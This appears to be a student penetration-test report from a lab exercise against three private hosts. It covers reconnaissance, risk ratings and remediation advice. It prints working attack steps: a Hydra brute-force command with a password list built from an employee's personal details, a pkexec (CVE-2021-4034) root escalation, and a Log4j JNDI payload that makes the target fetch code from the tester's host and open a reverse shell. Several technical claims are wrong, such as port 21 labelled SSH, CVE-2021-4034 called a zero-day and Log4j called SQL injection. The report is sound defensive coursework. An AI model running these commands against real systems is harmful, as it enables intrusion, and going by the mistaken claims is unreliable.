



PENNIE & SUBRAMANIAM

DepaulSecLabs, Inc.



NOVEMBER 18, 2024

AASHISH SUBRAMANIAM & JOHN PENNIE

Aashish & John Testing

Table of Contents

Executive Summary.....	1
10.12.0.99 Vulnerabilities.....	2-3
10.12.0.227 Vulnerabilities.....	4-5
10.12.0.248 Vulnerabilities.....	6-7
Risk Assessment.....	8-9
Recommendations for Remediation.....	10-11
Conclusion.....	12

Executive Summary:

This documentation entails the findings of our white hat penetration test of the DepaulSecLabs domain. This test was conducted offline only, and only regards the offline network range of 10.12.0.99, 10.12.0.227, and 10.12.0.248, meaning nothing public facing will be evaluated. During the assessment my team was able to obtain and access sensitive data with basic reconnaissance. We were also able to obtain a login for a user account on the 10.12.0.99 host only utilizing a brute-force password tool, where we fed data, that we found online from “10.12.0.99/index.html” that was easily obtained. Next, we moved onto host 10.12.0.227 where we were able to view a Gopher web-hosting client without having to obtain proper access. Moving on from this, we then were able to utilize a tool called Metasploit that allowed us to escalate our privileges on the host and access directories we shouldn’t have access to such as “/var/www/html” and “/var/www/git/” which allowed for further exploitation. From this point we were able to upload malicious code to the “/var/www/git/” directory allowing for use to escalate our privilege to “root”. The tool used to accomplish this is widely available on github and is called “CVE-2021-4034” created by “Arthepsy”. This tool utilizes the zero-day vulnerability present in “CVE-2021-4034” and is only allowed when there is an outdated webserver. Finally with the last host, 10.12.0.248 we utilized a tool for scanning directories called “Dirb” this showed us a hidden directory that can be accessed from a web browser with this link “10.12.0.258: 8080/security.txt”. When we found this, we knew further exploitation was possible and would be relatively simple. We finally utilized a tool called “Netcat” and a tool called “Log4j-shell-poc” by “Kozmer”. These tools used in unison allowed for us to use “sql-injection” and obtain a “remote reverse shell”, basically allowing us to have administrative privileges without a password and without having to be onsite. While the information that was obtained through reconnaissance isn’t hypersensitive, it still gave us all we needed to obtain administrative access on two of the hosts. When this is achieved by threat actors, they essentially have the machine in the palm of their hand and do whatever they please.



10.12.0.99 Vulnerabilities:

First my team conducted a NMAP scan to find what ports were open and we found that ports 21 (FTP) and 80 (HTTP) were open as per the screenshot to the right. From this information we knew that there would be a webpage hosted


```
Nmap scan report for 10.12.0.99
Host is up (0.00019s latency).
Not shown: 3 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
MAC Address: 00:50:56:A1:B5:15 (VMware)
```

from this IP address. Next, we scanned the network using a tool called DIRB which scans a network that hosts a webpage to list possible hidden directories that we don't know of currently. We were able to obtain the directories of `"/cgi-bin/", "/index.html/", "/info.php/",` and `"/robots.txt/"`. A screenshot

```
— Scanning URL: http://10.12.0.99/ —
+ http://10.12.0.99/cgi-bin/ (CODE:403|SIZE:210)
+ http://10.12.0.99/index.html (CODE:200|SIZE:174)
+ http://10.12.0.99/info.php (CODE:200|SIZE:41891)
+ http://10.12.0.99/robots.txt (CODE:200|SIZE:142)
```

of the scan is included to the right of this page. We were forbidden from accessing `"/cgi-bin/"`, however we were able to access the rest. In `"/index.html/"` we found an `"About Me"` page where it

listed information about an employee of DepaulSecLab, Inc. We then created a password list with all the possible combinations using the information from the `"About Me"` page, *which can be seen on the right side*. With this information we used a tool called `"Hydra"` that brute forces possible login credentials over a specified service, this screenshot can be seen below. We found login credentials



The screenshot shows a web browser window with the title 'About Me'. The address bar shows the URL 'http://10.12.0.99/'. The page content includes the following information:


```
Name: Amy Pond
Married: Yes (Rory Pond)
Children: 2 (Melody Pond, Anthony Williams)
Birthplace: Inverness
```

for Amy, where her credentials were `amy:melody` that allowed us to gain access to the FTP client. After gaining access to the FTP client, we were then able to traverse the directories and find sensitive information within the account. Overall, 10.12.0.99's major vulnerability lies in the fact that Amy's personal information was accessible solely from searching the IP online. This makes it easy to guess possible users and passwords that Amy might have used for her account, so in the future, having employees use better/stronger passwords would better secure your system.



10.12.0.99 Vulnerabilities Cont.:

These are the flags we were able to obtain from the 10.12.0.99 host, from basic webpage manipulation and using Hydra to attain login credentials for Amy's user account. Below are the flags, password list, and Hydra command output.



(Flag1)

```
ftp> pwd
Remote directory: /home/amy
ftp>
zsh: suspended ftp 10.12.0.99

(root@kali)~# date 56 time
Fri Nov 15 02:13:24 PM CST 2024

real    8913.71s
user    7.25s
sys     3.38s
cpu     0%

real    8913.71s
user    26.13s
sys     4.78s
cpu     0%

(root@kali)~# cat flag2.txt
Flag2: CSEC-5915-BRTE
Hint: I wonder if the amy user has root privileges on this box...
```

(Flag2)

```
(root@kali)~# hydra -l 99passwords.txt -P 99passwords.txt ftp://10.12.0.99
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-15 13:
27:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2025 login tries (1:45/p:
45), ~127 tries per task
[DATA] attacking ftp://10.12.0.99:21/
[STATUS] 112.00 tries/min, 112 tries in 00:01h, 1913 to do in 00:18h, 16 acti
ve
[21][ftp] host: 10.12.0.99 login: amy password: melody
[STATUS] 117.67 tries/min, 353 tries in 00:03h, 1672 to do in 00:15h, 16 acti
ve
[STATUS] 109.86 tries/min, 769 tries in 00:07h, 1256 to do in 00:12h, 16 acti
ve
```

(Hydra)

```
(root@kali)~# cat 99passwords.txt
Amy
Rory
Melody
Anthony
amy
rory
melody
anthony
Pond
pond
Williams
williams
AmyPond
Amypond
amyPond
amypond
AmyRory
amyryory
Amyrory
amyRory
Inverness
inverness
amyinverness
invernessamy
rorypond
Rorypond
roryPond
RoryPond
melodypond
Melodypond
melodyPond
MelodyPond
anthonypond
AnthonyPond
Anthonypond
anthonyPond
AnthonyWilliams
Anthonywilliams
anthonyWilliams
anthonywilliams
MelodyAnthony
AnthonyMelody
melodyanthony
anthonymelody
```

(Password List)



10.12.0.227 Vulnerabilities:

We started off the risk assessment of the host 10.12.0.227 by also conducting a NMAP scan, *which can be seen to the right*. From this scan we can see that this host has port 21 (SSH) and 80 (HTTP) meaning there is a webserver running and the host can be accessed remotely. Due to a webserver being hosted, we were able to use a tool called “Netcat” to

```
Nmap scan report for 10.12.0.227
Host is up (0.00020s latency).
Not shown: 3 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:50:56:A1:C9:E1 (VMware)
```

```
— Entering directory: http://10.12.0.227/git/ —
⇒ DIRECTORY: http://10.12.0.227/git/cache/
⇒ DIRECTORY: http://10.12.0.227/git/flag/
+ http://10.12.0.227/git/index.php (CODE:200|SIZE:2250)
⇒ DIRECTORY: http://10.12.0.227/git/src/
⇒ DIRECTORY: http://10.12.0.227/git/vendor/
⇒ DIRECTORY: http://10.12.0.227/git/views/
⇒ DIRECTORY: http://10.12.0.227/git/web/
— Entering directory: http://10.12.0.227/html/ —
+ http://10.12.0.227/html/index.html (CODE:200|SIZE:10701)
— Entering directory: http://10.12.0.227/git/cache/ —
⇒ DIRECTORY: http://10.12.0.227/git/cache/views/
— Entering directory: http://10.12.0.227/git/flag/ —
+ http://10.12.0.227/git/flag/index.html (CODE:200|SIZE:12)
```

print the webpage without having to use a web browser and found more information about the type of webserver being hosted. Next, like the previous host we ran dirb and found a slew of directories. A lot of them were inaccessible, but a couple to note were “/git/”, “/git/flag/”, and “/git/flag/index.html”. While we couldn’t directly access “/git/flag” and “/git/flag/index.html”, we were able to access “/git/” which showed a webhost of a “gitlist” listing. *The output of this command can be seen to the right*, we knew that older versions of “gitlist” were vulnerable. We used a framework called “Metasploit” that has a large library of exploits and vulnerabilities to be used in penetration testing and risk assessment. We used a vulnerability of gitlist called “gitlist_arg_injection” that allowed us

to gain access under the “www-data” user which has heightened privileges compared to what can be seen publicly on the gitlist site. Through this user we were able to view sensitive information on this host as well as being able view/download files. From this point, we already had access to the system, so we knew we had to the potential to escalate privilege further, potentially to the “root” user. We knew this from a hint found on the system in the “/var/www/git” directory which is the one that contains information hosted publicly on the webpage. We finally discovered a vulnerability called “CVE-2021-4034”, this vulnerability allows threat actors to escalate privilege through forcing a built-in utility of the webhost to inject malicious code. This was accomplished using a tool from “berdav”¹ on github. Once this was exploited, we were able to attain “root” access and access high level, administrative directories where we found the most valued information to threat actors on a machine.

¹ <https://github.com/berdav/CVE-2021-4034>



10.12.0.227 Vulnerabilities Cont.:

These are the flags we were able to obtain from the 10.12.0.99 host, through Netcat, Metasploit, and privilege escalation from malicious code injection.

```
root@kali:~# nc -v 10.12.0.227 70
10.12.0.227: inverse host lookup failed: Unknown host
(UNKNOWN) [10.12.0.227] 70 (gopher) open

Welcome to Pygopherd! You can place your documents fake (NULL) 0
!in /var/gopher for future use. You can remove the gophermap fake (NULL) 0
!file there to get rid of this message, or you can edit it to fake (NULL) 0
!use other things. (You'll need to do at least one of these fake (NULL) 0
!two things in order to get your own data to show up!) fake (NULL) 0
!
! Fake (NULL) 0
! Some links to get you started: fake (NULL) 0
! Fake (NULL) 0
! Pygopherd Home /devel/gopher/pygopherd gopher.quux.org 70
! Quux.Org Mega Server / gopher.quux.org 70
! The Gopher Project /Software/Gopher gopher.quux.org 70
! Traditional UMN Home Gopher / gopher.tc.umn.edu 70
! Flag: CSEC-9122-GPHR Hint: Maybe there is a vulnerable webapp we can use to get access.
! localhost 70 70
! Fake (NULL) 0
! Welcome to the world of Gopher and enjoy! fake (NULL) 0

root@kali:~# time 00 date
real    3900.78s
user    1.78s
sys     0.78s
cpu     0%

real    3900.78s
user    3.24s
sys     1.47s
cpu     0%
Thu Nov 14 06:16:25 PM CST 2024
```

(Flag1)

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
./cve-2021-40340poc
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
cd /root
ls
flag1.txt
cat flag2.txt
Flag: CSEC-9370-DCOW
Congrats on finding the final flag on this system!
ifconfig 00 hostname 00 whoami 00 date 00 cat flag3.txt
eth0      Link encap:Ethernet  HWaddr 00:50:56:a1:b2:15
          inet addr:10.12.0.227  Bcast:10.12.0.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feal:b215/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9323 errors:0 dropped:0 overruns:0 frame:0
          TX packets:699 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:959162 (936.6 KiB)  TX bytes:203523 (198.7 KiB)

eth1      Link encap:Ethernet  HWaddr 00:50:56:a1:7c:0f
          inet addr:10.112.1.227  Bcast:10.112.1.255  Mask:255.255.255.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:87 errors:0 dropped:0 overruns:0 frame:0
          TX packets:87 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:8747 (8.5 KiB)  TX bytes:8747 (8.5 KiB)

Ganymede
root
Sun Nov 17 12:27:23 CST 2024
Flag: CSEC-9370-DCOW
Congrats on finding the final flag on this system!
```

(Flag3)

```
root@kali: ~ November 2024
File Actions Edit View Help
views 44 27 28 29 30 31 1 2
web 45 3 4 5 6 7 8 9
cd flag 46 10 11 12 13 14 15 16
ls 47 17 18 19 20 21 22 23
flag2.txt 48 24 25 26 27 28 29 30
index.html 49 1 2 3 4 5 6 7
cat flag2.txt
Flag: CSEC-5034-GLST
Hint: This kernel looks old. There some be some exploits we can use to escalate privileges ...
date 00 ifconfig
Sun Nov 17 01:07:49 CST 2024
eth0      Link encap:Ethernet  HWaddr 00:50:56:a1:22:ab
          inet addr:10.12.0.227  Bcast:10.12.0.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feal:22ab/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:317775 errors:0 dropped:41 overruns:0 frame:0
          TX packets:311400 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:42599829 (40.6 MiB)  TX bytes:326609230 (311.4 MiB)
```

(Flag2)



10.12.0.248 Vulnerabilities:

For the final host, we started our reconnaissance in the same way, conducting a Nmap scan and Dirb scan of the webserver we found running on 10.12.0.248. A screenshot of the Nmap scan can be seen to the right, this shows that the ports that are open are 22 (SSH), 8009 (AJP13), and 8080 (HTTP-PROXY). When conducting a Dirb scan we performed more precisely than the last two, as it seemed as though the directories are better hidden on this host. But running the scan with a specific

```
Nmap scan report for 10.12.0.248
Host is up (0.00044s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
8009/tcp   open  ajp13
8080/tcp   open  http-proxy
MAC Address: 00:50:56:A1:B7:E1 (VMware)
```

```
GENERATED WORDS: 4712
--- Scanning URL: http://10.12.0.248:8080/ ---
+ http://10.12.0.248:8080/login (CODE:405|SIZE:1100)
+ http://10.12.0.248:8080/security.txt (CODE:200|SIZE:95)
```

wordlist and in non-recursive mode, we found the directories “/login/” and “/security.txt/”. A screenshot of the scan can be seen to the left. Both directories were accessible through website manipulation,

“/login/” wasn’t especially vulnerable at first glance, but “/security.txt/” had sensitive information available and gave a hint to exploiting the host further. After some digging, we found that the “/login/” page was running Java and knew it could exploit due to older the version. As described in the “CVE-2021-44228” which is the ability to take advantage of the log4j web application. An exploit called “log4j-shell-poc” by “kozmer”² was used to inject malicious code to

```
(root@kali) ~/log4j-shell-poc
python3 poc.py --userip 10.12.0.25 --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: {jndi:ldap://10.12.0.25:1389/a}
[+] Starting webserver on port 8000 http://0.0.0.0:8000

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://10.12.0.25:8000/Exploit.class
10.12.0.248 - - [17/Nov/2024 14:17:58] "GET /Exploit.class HTTP/1.1" 200 -
```

Hello Again!

Welcome Back

@ {jndi:ldap://10.12.0.25:1389/a}

test

Login


gain access without needing credentials. For this to be achieved, the exploit is executed, and a reverse shell is started after logging into the “/login/” page using a falsified “LDAP” (Lightweight Directory Access Protocol) value. Then it is caught by a Netcat listener, once in the reverse shell, a “root” user is automatically logged into from the exploit. The command that was ran is on the above, this simply generated a bogus “LDAP” can be inputted as the username and any password will work with it.

² <https://github.com/kozmer/log4j-shell-poc>




10.12.0.248 Vulnerabilities Cont.:


These are the flags we were able to obtain from the 10.12.0.248 host, through webpage manipulation, Netcat, and privilege escalation from LDAP manipulation.



(Flag1)



(Flag2)



(Netcat listener/reverse shell)



Risk Assessment:

In this section, we will assess the risks associated with the vulnerabilities discovered across the three hosts tested, 10.12.0.99, 10.12.0.227, and 10.12.0.248. These vulnerabilities have varying severities, and we'll evaluate each based on how likely it is to be exploited, and the possible impact of that exploit on the organization/network.

10.12.0.99 – Weak Password Practice

The vulnerabilities that were identified with the 10.12.0.99 host were: weak password for the user account “amy” and sensitive information in “About Me” page. The likelihood of an attacker gaining access to this information and being able to exploit it using brute-force methods is **High**. The weak password (essentially a guessable name-password combination) makes it trivial for an attacker to brute-force the credentials. Also, having personal information about the employee publicly available further increases the risk of successful password guessing. The impact of a malicious actor gaining user privileges under the FTP service is a **Medium**, as an attacker gaining access to the FTP account would be able to view and download sensitive files. However, it doesn't immediately result in a full system compromise (unless there is further privilege escalation). In that case, it would go to high, but in the case that only Amy's account was compromised, it would stay at medium. In regard to the business impact, exposing a user's sensitive information would come with major compliance risks regarding personal information.

Overall Risk Rating: Medium



Risk Assessment Cont.:

10.12.0.227 – GitList Outdated (Privilege Escalation)

The vulnerabilities identified on 10.12.0.227 include the use of an outdated version of Gitlist, which was susceptible to the `gitlist_arg_injection` exploit, and the presence of a privilege escalation vulnerability (CVE-2021-4034). The likelihood of an attacker successfully exploiting these vulnerabilities is **High**, particularly given that known public exploits for both issues are readily available. Once the Gitlist vulnerability is exploited, an attacker gains access to the system under the `www-data` user account, which provides sufficient privileges to access and download sensitive files. Also, the CVE-2021-4034 vulnerability allows for privilege escalation to root, granting full control of the system. The impact of an attacker escalating privileges to root is **High**, as it provides complete administrative access, allowing the attacker to modify, delete, or exfiltrate sensitive data, disrupt system operations, or install malicious software. From a business perspective, the potential exposure of critical data, operational disruption, and possible data loss could result in severe consequences, including regulatory fines and reputational damage. The presence of outdated software and the ease with which attackers can escalate privileges makes this a high-risk vulnerability that requires immediate attention.

Overall Risk Rating: High

10.12.0.248 – Log4J Exploits (Remote Code Execution)

The 10.12.0.248 host was found to be vulnerable to CVE-2021-44228 (Log4j), which allows remote code execution (RCE) via the Log4j logging library. Additionally, the presence of the `/security.txt` file provided further context that could aid an attacker in gaining unauthorized access. The likelihood of exploitation is **Medium**, as CVE-2021-44228 is a well-known vulnerability, but its exploitation depends on whether proper patches have been applied. Using this vulnerability, an attacker can remotely inject code into the system, escalating privileges and eventually gaining root access through techniques like LDAP manipulation. Once an attacker achieves root access, they have full control over the system, enabling them to execute arbitrary commands, steal data, and disrupt operations. The impact of this exploitation is **High**, as remote code execution allows for full system compromise, with the potential to exfiltrate sensitive data or cause significant operational damage. From a business standpoint, this could result in severe operational disruption, data breaches, and compliance issues, specifically if the exploitation leads to exposure of personal or proprietary data. Given the severity of the vulnerability, this host is rated as high-risk, and remediation steps, including patching Log4j, must be prioritized.

Overall Risk Rating: High



Recommendations For Remediation:

When it comes to remediation there is only so much you can do to protect the company, as if a threat actor wants to gain access bad enough, they will, depending on their capabilities and motive. That doesn't mean that there aren't things that can be changed to tighten up security, when it comes to the host 10.12.0.99 there are a few worrying flaws. Most notably, being the "about me" page that our team discovered, which gave us all the information we needed to gain access to Amy's account. This can immediately be fixed by taking down her "about me" page as well as tightening password and username requirements as her username was just her first name and the password was one of her children's names. Without the need for numbers, special characters, or changes in the case of her password (meaning uppercase letters should be part of the password requirement) this is something that needs to be changed for all users, there should be stout password requirements and a requirement that passwords are changed frequently (every six months is a good starting point). A secondary flaw that allowed our team to gain access directly was the fact we were able to find a hidden directory called "robots.txt" that gave us clues on how to exploit Amy's user account. While this can't necessarily be "hidden" from Dirb scans, the information available in these directories can be changed and obfuscated. Additional measures such as setting up logging services that log the IPs of possible threat actors performing these scans and blocking their IP from being able to access/scan again. Overall, the 10.12.0.99 host wasn't the most vulnerable of the hosts but things still need to be changed to protect the domain, especially since Amy's password was so weak and she has relatively high privileges (allowing us to use FTP as her which can be used to escalate privileges and view/download sensitive files).

The next host, 10.12.0.227 was far more vulnerable as compared to the last host. Similarly to the last host, we were also able to obtain addresses of hidden directories using Dirb, which gave us knowledge of the directories `"/git/"`, `"/git/flag/"`, and `"/git/flag/index.html/"`. We were also able to print the contents of the "Gopher" client that was hosting the webpage using Netcat. Again, these directories can't really be "hidden" from Dirb, but the information can be changed as well as the name to deter threat actors and similar logging practices can be added. We found that this host, hosts a gitlist page that is very susceptible to exploitation as the version currently running is outdated but it is better than a `"/.git/"` being found as that would've been even easier to exploit. The easiest way to remedy this vulnerability is to update the gitlist application, but if that isn't possible, a different web-application that is more secure should be used instead or add a login page prior to accessing this page. Finally, after being able to exploit the gitlist application, we were able to escalate our privileges further using a vulnerability called "CVE-2021-4034". Once again, this can be remedied by updating the gitlist application, but if this isn't possible, "If no patches are available for your operating system, you can remove the SUID-bit from pkexec as a



Remediation Cont.:

temporary mitigation” (berdav)³. Following these recommendations will help mitigate possible exploitation of these hosts.

For the final host, 10.12.0.248, it wasn’t as vulnerable as the last but was still able to be exploited by our team. However, this was by far the most difficult host to exploit, as we had to use higher-level exploits to gain access and escalate our privileges. On this host, we were able to use Dirb and Nmap to find web servers being hosted as well as a “/security.txt/” directory that allowed us to view sensitive information in addition to a hint on how to further exploit the host. After some more reconnaissance and research, we found the vulnerability “CVE-2021-44228” telling us that the api used for the login page was susceptible to exploitation. We then used a tool to poison the LDAP and login and catch a reverse-shell allowing us to execute commands as a high-level user “root”. The first vulnerability being the “/security.txt/” file can be remedied by changing the contents/location of that file. The next vulnerability can only be fixed by updating the version of Log4j or disabling the feature that allows for “message lookup substitution” (NIST)⁴; as this is the feature that we exploited using the tool “log4j-shell-poc”.

³ <https://github.com/berdav/CVE-2021-4034>

⁴ <https://nvd.nist.gov/vuln/detail/cve-2021-44228>



Conclusion:

Overall, the findings from the penetration testing conducted on the three hosts 10.12.0.99, 10.12.0.227, and 10.12.0.248 reveal significant vulnerabilities that could expose the network to a variety of risks if not addressed. Each host showed distinct weaknesses, from poor password practices to outdated software, to exploitable weaknesses. The ease at which my team was able to gain access to sensitive data, escalate privileges, and exploit the hosts provided proves the necessity to remediate your systems as soon as possible. Host 10.12.0.99 showed the major vulnerability regarding weak password policies and sensitive data being publicly available. These weaknesses were easily exploitable by brute-forcing possible passwords gained from the “About Me” page and gaining FTP access through that process. Strengthening the password policy and limiting personal data being publicly available are crucial to minimizing these risks. For host 10.12.0.227, there were even more severe vulnerabilities, regarding the outdated software GitList and the ability to gain root access through privilege escalation. This poses a high risk, as malicious actors can gain root access to the system. Updating GitList and addressing the privilege escalation vulnerability are essential to rectifying this issue and minimizing risk. The final host, host 10.12.0.248, presented major security gaps relating to the Log4j vulnerability (CVE-2021-44228). Remote code execution vulnerabilities such as this can have extreme consequences if exploited, allowing hackers to gain full system access and execute commands. Updating Log4j and securing sensitive files (like security.txt) are important steps to preventing future exploitation. Overall, the security posture of DepaulSecLabs isn’t enough to defend against a persistent/experienced hacker in its current state. Remediation efforts should be a major focus to increase the security posture and preventing future exploitation of systems. These recommendations include updating outdated software, tightening password policies, and reducing the exposure of sensitive information. By implementing these measures, one can dramatically increase the security of the network and reduce the risk of being compromised.

